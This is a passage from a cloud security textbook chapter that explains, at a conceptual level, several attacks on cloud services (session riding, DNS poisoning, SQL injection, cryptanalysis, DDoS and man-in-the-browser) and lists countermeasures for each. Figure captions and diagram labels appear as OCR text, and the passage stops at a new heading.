

User
Trusted Cloud
Malicious Website
talk
1
Logs into the trusted site and creates a new session
2
Stores the session identifier for the session in a cookie in the web browser
3
Visits a malicious site
4
Sends a request from the user's browser using his session cookie
C#
http://?

Figure 19.35: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.

- **Domain Name System (DNS) Attacks**

  A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Types of DNS Attacks:

- **DNS Poisoning**: Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting**: Involves conducting phishing scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking**: Involves stealing a CSP domain name.
- **Domain Snipping**: Involves registering an elapsed domain name.



What is the IP address of www.xCloud.com
Internal DNS
Query for DNS info
Query for DNS info.
1
2
3
5
4
6
DNS cache at user is updated with IP of fake website
User
Cloud Server
Send DNS response with IP of a fake website
Redirected to a fake website
Fake Website
Attacker
Rogue DNS

Figure 19.36: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

- **SQL Injection Attacks**

  SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL code to gain unauthorized access to a database and ultimately to other confidential information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.




Figure 19.37: Example of an SQL injection attack

As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

Countermeasures:

- Use filtering techniques to sanitize the user input.
- Validate input length, range, format, and type.
- Regularly update and patch servers and applications.
- Use database monitoring technologies and intrusion prevention systems (IPSs).
- Implement a cloud-based web application firewall.

- **Cryptanalysis Attacks**

  Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis. Data present in the cloud may be encrypted to prevent them from being read if accessed by malicious users. However, critical flaws in cryptographic algorithm implementations (e.g., weak random number generation) may turn strong encryption to weak or broken. Additionally, there exist novel methods to break the cryptography. Partial information can also be obtained from encrypted data by monitoring a clients' query access patterns and analyzing accessed positions.



Encrypted Credentials
Access to Encrypted Information
Cloud Server
User
Attacker sniffs the traffic
Performs Cryptanalysis on Encrypted Data
abcd
efgh
ijklm
nop
Plain text information extracted by the attacker
Attacker

Figure 19.38: Example of a cryptanalysis attack

Countermeasures:

- Use random number generators that generate cryptographically secure random numbers to provide robustness to cryptographic material like SSH keys and DNSSECs.
- Do not use faulty cryptographic algorithms.

- **DoS and DDoS Attacks**

  Performing DoS attacks on CSPs can leave tenants without access to their accounts. In the cloud infrastructure, multiple tenants share CPU, memory, disk space, bandwidth, etc. Thus, if attackers gain access to the cloud, they generate false data that could be resource requests or a type of code that can run in applications of legitimate users.

  Computing such malware requests engages a server's CPU, memory, and all other devices. Once the server reaches its threshold limit, it starts offloading its jobs to another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

  DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

  If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.



Handler infects a large number of computers over Internet
Handler
Attacker sets a handler system
Attacker
Zombie Net
Attack traffic
Attack traffic flooding the server
Internet
Legitimate request failed
Cloud Services
Legitimate traffic
Cloud User

Figure 19.39: Example of a DDoS attack

As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.

- **Man-in-the-Browser Attack**

Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.



1
Injects malicious code into user's browser
2
Victim accessing cloud services
Cloud Server
Attacker
Victim
Malicious code exfiltrates victim's credentials
3
Attacker logins with victim's credentials
4

Figure 19.40: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.

  - Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
  - Limit IP address range and offer services only via VPNs.

- **Metadata Spoofing Attack**

